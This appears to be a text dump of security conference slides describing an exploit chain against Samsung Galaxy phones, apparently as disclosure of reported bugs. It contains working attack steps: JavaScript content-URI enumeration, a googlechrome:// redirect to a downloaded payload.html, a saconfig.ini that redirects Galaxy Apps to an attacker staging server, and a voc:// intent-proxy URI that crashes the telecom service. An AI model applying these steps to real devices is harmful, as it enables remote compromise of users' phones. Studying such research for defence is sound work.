
```
var i = 300;
var scriptElement = document.createElement("script");
scriptElement.onerror = function() { i--; next(); };
scriptElement.onload = function() { foundIt(); };
scriptElement.src = "content://media/external/file/" + i;
document.body.appendChild(scriptElement);
```

Content Scheme SOP

- Content Resource Enumeration
 - Android MediaProvider

```
var i = 300;  
var scriptElement = document.createElement("script");  
scriptElement.onerror = function() { i--; next(); };  
scriptElement.onload = function() { foundIt(); };  
scriptElement.src = "content://media/external/file/" + i;  
document.body.appendChild(scriptElement);
```

- Download Memo file
 - Content-Type: application/memo
- Preserve Memo file ID in Web Storage



Content Scheme

- Enumeration only possible from 'content' scheme
 - Intra- or inter-provider requests
- Content Provider scheme
 - Disabled in SBrowser
 - Handled by Chrome
- Redirect to Chrome?

Redirect to Chrome

- Redirect to Chrome
 - `googlechrome://navigate?url=<destination>`

```
<activity-alias android:exported="true"
android:name="com.google.android.apps.chrome.Main"
android:targetActivity="org.chromium.chrome.browser.document.ChromeLauncherActivity">
  <intent-filter>
    <action android:name="android.intent.action.VIEW" />
    <category android:name="android.intent.category.DEFAULT" />
    <category android:name="android.intent.category.BROWSABLE" />
    <data android:scheme="googlechrome" />
    <!-- ... -->
```

- Previously reported...

Redirect to Chrome

- Reported by Takeshi Terada in April 2017
 - Magically fixed

[Comment 24](#) by [gin...@chromium.org](#), Apr 27 2017

for #23, i saw the same behavior on M57.

But when building from trunk, i saw both method won't work due to "Navigation is blocked".

So someone patched the fix recently to all transition types.

[Comment 25](#) by [sgu...@chromium.org](#), Apr 27 2017

Nice, the bug was fixed then?

[Comment 26](#) by [gin...@chromium.org](#), Apr 28 2017

Status: Fixed

I think so, mark this as fixed, please reopen if this is still reproducible on dev.

[Comment 27](#) by [meacer@chromium.org](#), Apr 28 2017

It would be nice to find out which bug fixed this before closing. Can we bisect?

<https://bugs.chromium.org/p/chromium/issues/detail?id=714442>

Redirect to Chrome

```
googlechrome://navigate?url=content://com.android.chrome.  
FileProvider/downloads/payload.html
```

- Works!

Landing Page


- Automatic file download in Samsung Browser (SBrowser)
 - Content-Type: application/force-download

```
location ~ ^/payload.*\.html$ {  
    default_type application/force-download;  
}
```

nginx.conf

- File saved to ‘/sdcard/Download’

Exploit Phase #1



Building an Exploit Chain

- Finished!
 - Not quite...



Arbitrary File Write

- Limited locations
 - Samsung Notes sandbox
 - SD card
- Finding applications reading files
 - Naïve static approach
 - `grep`
 - Naïve dynamic approach
 - `inotify`
- Hooking

Dynamic Analysis

- Attack surface analysis
 - Parse Manifests
 - ADB and Python
- Activities
 - Enabled?
 - Exported? BROWSABLE?
- Intent extras
- URI parameters

Dynamic Analysis Toolset

- Xposed
 - Early injection (Zygote)
 - Global hooks across multiple applications
- Frida
 - Quick and easy prototyping
 - Debugging and dynamic analysis of obfuscated code

	Global Hook	Flexible	Requires Root	Lightweight
Xposed	✓	✗	✓	✗
Frida	✗	✓	✗	✓

Arbitrary File Write (cont.)

```
public void handleLoadPackage(final LoadPackageParam lpParam) throws Throwable {
    // Optionally check the package name before hooking.
    //if (!lpParam.packageName.equals("com.android.providers.contacts")) { // return; }
    findAndHookMethod("java.io.File", lpParam.classLoader, "exists", new XC_MethodHook() {
        @Override protected void beforeHookedMethod(MethodHookParam param) throws Throwable {
            File f = (File) param.thisObject;
            String fPath = f.getCanonicalPath();
            // Log if location is SD card or Notes sandbox.
            if (fPath.startsWith("/storage") ||
                fPath.startsWith("/sdcard") ||
                fPath.startsWith("/mnt") ||
                fPath.startsWith("/data/data/com.samsung.android.app.notes"))
                XposedBridge.log("File: " + lpParam.packageName + "||" + fPath);
        }
    });
}
```

Leftover Debug Code

- Galaxy Apps
 - Leftover code for staging environments
 - Configuration file loaded from disk
- Configuration file settings
 - Take precedence
 - Control the Galaxy Apps behaviour

Leftover Debug Code

```
public class ConcreteSaconfigInfoLoader implements SAppsConfig {
    private String mIsStaging;
    private String mStagingDataHostUrl;
    private String mUpdateInterval;
    // ...
    public ConcreteSaconfigInfoLoader() {
        // ...
        // 'saconfig.ini'
        String fname = Common.coverLang("78,66,68,74,73,6b,6e,6c,33,6e,73,6e,");
        try {
            sdpath = Environment.getExternalStorageDirectory().getCanonicalPath();
        }
        // ...
        File v4 = new File(sdpath, fname);
        if(!v4.exists()) { return; }
        // ...
    }
}
```

Leftover Debug Code

```
public class  
    private St  
    private St  
    private St  
    // ...  
    public Cor  
    // ...  
    // 'sac  
    String  
    try {  
        sdpa  
    }  
    // ...  
    File v4  
    if(!v4.e  
    // ...
```

NOT SURE IF OBFUSCATED

OR JUST SAMSUNG

```
3,6e,73,6e,"");  
canonicalPath();
```

imgflip.com

Leftover Debug Code

- Three key settings
 - Staging mode flag
 - Staging server
 - Update interval
- Configuration file format

```
X1=1 ; mIsStaging
X4=http://10.42.0.30:8181/ods.as ; mStagingDataHostUrl
X46=5000 ; mUpdateInterval
```

saconfig.ini

Galaxy Apps Reconfiguration

- Applying the new configuration
 - Restart application
 - Reboot device
- Rebooting Android
 - Crash a system critical process

Rebooting Android



- Crashing a system critical process...
 - `com.android.server.telecom`
- Activity expecting a non-empty URI
 - `com.android.server.telecom.components.UserCallActivity`

Rebooting Android

```
private void processOutgoingCallIntent(Intent paramIntent, String paramString, boolean paramBoolean) {  
    if (paramIntent == null) { return; }  
    Uri uri = paramIntent.getData();  
    // The 'uri' variable is null.  
    String uriScheme = uri.getScheme();  
    String uriSchemeSpecificPart = uri.getSchemeSpecificPart();  
    if (!"voicemail".equals(uriScheme)) {  
        if (!PhoneNumberUtils.isUriNumber(uriSchemeSpecificPart)) {  
            // ...  
        }  
    }  
}
```

```
*** FATAL EXCEPTION IN SYSTEM PROCESS: main
```

```
...
```

```
Caused by: java.lang.NullPointerException:
```

```
Attempt to invoke virtual method 'java.lang.String android.net.Uri.getScheme()' on a null object reference.
```

```
at com.android.server.telecom.components.UserCallIntentProcessor.processOutgoingCallIntent(...)
```

```
at com.android.server.telecom.components.UserCallIntentProcessor.processIntent(...)
```

```
at com.android.server.telecom.components.UserCallActivity.onCreate(UserCallActivity.java:67)
```

```
at android.app.Activity.performCreate(Activity.java:6955)
```

```
at android.app.Instrumentation.callActivityOnCreate(Instrumentation.java:1126)
```

```
at android.app.ActivityThread.performLaunchActivity(ActivityThread.java:2927)
```

```
...
```

Rebooting Android

- Unreachable from the browser
- The Intent proxy bug won't work either
 - We can only specify package name and URI :-)

```
<activity android:configChanges="keyboardHidden|orientation|screenSize"
    android:excludeFromRecents="true"
    android:name=".components.UserCallActivity"
    android:permission="android.permission.CALL_PHONE"
    android:theme="@style/Theme.SecTelecomm.Transparent">
    <intent-filter>
        <action android:name="android.intent.action.CALL"/>
        <category android:name="android.intent.category.DEFAULT"/>
        <data android:scheme="tel"/>
    </intent-filter>
    <!-- ... -->
```

Intent Proxy Bug #2

- Samsung Members
 - LauncherActivity

```
<activity android:name="com.samsung.android.voc.LauncherActivity"
          android:theme="@android:style/Theme.Translucent.NoTitleBar">
  <!-- ... -->
  <intent-filter>
    <action android:name="android.intent.action.VIEW"/>
    <category android:name="android.intent.category.DEFAULT"/>
    <category android:name="android.intent.category.BROWSABLE"/>
    <data android:scheme="voc"/>
  </intent-filter>
  <!-- ... -->
</activity>
```

Intent Proxy Bug #2

```
public static void performActionLinkContext(Context activity, String
actionLink, Bundle bundle) {
    // ...
    pName = uri.getQueryParameter("packageName");
    String cName = uri.getQueryParameter("className");
    if(pName != null) {
        if(cName != null) {
            ComponentName comp = new ComponentName(pName, cName);
            newIntent = new Intent("android.intent.action.MAIN");
            newIntent.addCategory("android.intent.category.LAUNCHER");
            newIntent.setComponent(comp);
        }
        // ...
        activity.startActivity(newIntent);
    }
}
```

Intent Proxy Bugs Summary

Attacker-Controlled Data

	Package Name	Activity Name	URI	Extras	Action
Android Vending (Bug #1)	✓	✗	✓	✗	✗
Samsung Members (Bug #2)	✓	✓	✗	✗	✗

Abusing Samsung Members

- Package name
 - `com.android.server.telecom`
- Class name
 - `com.android.server.telecom.components.UserCallActivity`

```
voc://activity/general?packageName=com.android.server.telecom  
&className=com.android.server.telecom.components.UserCallActivity
```

JavaScript Clicks

- Two automated actions with JavaScript
 - Dot-click to drop the file in SD card
 - Dot-click to crash Android
- Second click results in 'Navigation Blocked'
- Smuggling a second click?
- Telecom crash
 - Freezes
 - Resumes
 - Reboots

JavaScript clicks

